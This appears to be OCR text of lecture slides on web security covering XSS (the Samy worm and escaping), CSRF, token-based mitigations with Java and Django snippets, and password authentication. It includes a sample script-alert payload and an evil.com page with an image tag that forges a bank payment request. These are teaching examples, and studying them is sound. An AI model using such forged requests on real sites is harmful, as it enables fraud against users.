
- Compromised My Space (2005)
- In <24h, "Samy" had amassed over 1m friends
- Script: automatically invite Samy as a friend
- Insert the script into the visiting user's profile, created a stored XSS

So if 5 people viewed my profile, that's 5 new friends. If 5 people viewed each of their profiles, that's 25 more new friends.

- Samy

XSS mitigation

- Sanitize input data
- Sanitize / escape data inserted in web page
- Escape, e.g.,
  - HTML Escape
    - < ⟶ &lt;
    - > ⟶ &gt;



<H2> Your query

<script>alert(123)
</script>


</H2>

Return to browser as response


<H2> Your query
&lt script &gt
alert(123)
&lt script &gt
</H2>

CSRF / XSRF

An application vulnerable to Cross-Site Request Forgery (XSRF)



XSRF Attack



Browser

Bank.com

evil.com

login

Cookie: sessionID=1234

/evil.html

<img src=
"http://bank.com/paybill?
addr=evilhome & amt=1000">

paybill? addr=evilhome
&amt=1000
Cookie: sessionID=1234

Execute evil request!!!

Ok, payment sent!

- Without the user's knowledge, malicious site initializes a request
- The malicious site cannot read info. (e.g., cookie), but can execute the forged request
- To forge a request, the attacker needs to know how to make a correct request, i.e.,

  "http://bank.com/paybill? addr=evilhome & amt=1000"

XSRF attack (cont’)

- Vulnerability
  - Session management relying only on cookie
    - By checking cookie, the application assumes that the request is issued from a legitimate user
    - However, HTTP requests originating from legitimate user actions are indistinguishable from those initiated by a script (which is from the attacker)

How to identify if my website is vulnerable to XSRF*?

1. Identify a URL on your site where a CSRF attack could have a negative effect on your site. For this example lets say a GET request to http://mysite.com/account/del will delete the account you are logged in as
2. Next, create a basic HTML page that is totally separate from the site you are testing. On this HTML page include the following <img src="http://mysite.com/account/del" width="0" height="0">
3. Next, create a dummy account on the site you want to test, and log into that account.
4. With the session still active open the basic HTML page you created in the same browser.
5. If the account gets deleted, you have a CSRF vulnerability


* https://security.stackexchange.com/questions/67630/how-can-we-find-the-csrf-vulnerability-in-a-website

Mitigating XSRF

- Authentication again
  - E.g., require Authentication again before the money transfer
    - Password
    - BankID
- Validation via action token, i.e., combine tokes in the cookie and in the hidden form field


Validation via action token

- Combine “Cookie” and “Hidden field”
  - Add action token as a hidden field to “genuine” forms
  - The action token should not be predicable


Browser
Bank.com
evil.com
login
Cookie: sessionID=1234
/evil.html
<img src= “http://bank.com/paybill?
addr=st1 & amt=1000” & token = ???>
paybill? addr=st1 &amt=1000
Cookie: sessionID=1234 & token = ???
Validate sessionID (correct?) and token (correct?)
Could not authenticate!


Action token code example*

1. Store a randomly generated token for each authenticated user



```
//in authentication function
session.setAttribute("csrfToken", generateCSRFToken());
//sample implementation of token generation
public static String generateCSRFToken() {
```

2. Add security tokens to transaction pages




```
<h:form>
...
<input id="token" type="hidden" value="${sessionScope.csrfToken}" />
...
```

*CSRF Prevention Using Plain Java Server Pages (JSP)
https://services.teammentor.net/article/00000000-0000-0000-0000-000000040a2e

Action token code example (cont’)


3. Verify that server-side and client-side tokens match



```
//in your servlet or other web request handling code

public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        ...
        HttpSession session = request.getSession();
        String storedToken = (String)session.getAttribute("csrfToken");
        String token = request.getParameter("token");
        //do check
        if (storedToken.equals(token)) {
                //go ahead and process ... do business logic here


        } else {
                //DO NOT PROCESS ... this is to be considered a CSRF attack - handle appropriately
        }
}
```

Action token code can be configured and activated in web frameworks

*



2. In any template that uses a POST form, use the `csrf_token` tag inside the `<form>` element if the form is for an internal URL, e.g.:

```
<form method="post">{% csrf_token %}
```

This should not be done for POST forms that target external URLs, since that would cause the CSRF token to be leaked, leading to a vulnerability.

*https://docs.djangoproject.com/en/3.0/ref/csrf/

XSS vs. XSRF - Attack

- Similarities (Cross-site)
  - XSS: Send data to a malicious site
  - CSRF: Lure user to visit a malicious site
- Differences (how Alice's is lured and who runs the code)
  - XSS for session theft
    - Attack steals Alice's identity first
    - Attacker then runs own evil code using Alice's identity
  - XSS for session fixation
    - Attacker lure Alice to elevate Attacker's identity first
    - Attacker then runs own evil code using own identity
  - CSRF
    - Alice is lured to run attacker's evil code using own identity
    - Attacker does not need to know Alice's identity

XSS vs. XSRF - Countermeasure

- Alice
  - Do not click any suspicious links
- System
  - XSS for session theft
    - Do not run any code (i.e., script) users type in
  - XSS for session fixation
    - Do not run any code (i.e., script) users type in
    - Issue a new identity (i.e. logged-in token) to Alice after she logs in
  - XSRF
    - Add an extra identity to the code Alice wants to run and then verify the extra identity of the code before running it

Broken Authentication

Authentication

- The process of verifying who you are
- Three general ways
  - Something you know
  - Something you have
  - Something you are

Something you know

- Password
- Security questions
- Advantage
  - Simple to implement
  - Simple to understand and use
- Disadvantage
  - Easy to crack

Something you have

- BankID
- Mobile phone (one-time password SMS)
- Advantage
  - Hard to crack
- Disadvantage
  - Can be stolen and forged
  - Strength of authentication depends on difficulties of forging

Something you are

- Biometrics
  - E.g., Fingerprint, Palm scan, voice Id, facial recognition, signature dynamics
- Advantages
  - Hard to crack
  - Hard to be stolen
- Disadvantages
  - Accuracy: False negative/False positive
  - Social acceptance and privacy issues
  - Key management


How to crack a password?

How password is stored

- Very basic but vulnerable approach (colon delimiter)
  - E.g., *tom:catchJerry*
  - If a hacker gets the password file, all users compromised

Hashing

- Encrypt password, don’t store in the clear
- E.g., SHA-256 hashes stored, not plaintext
- E.g., *tom: 9mfsekakilwie0dicn2odfinlmo2l11k*
- No need to decrypt, just compare hashes



What is your username & password?

My name is *tom*. My password is *catchJerry*

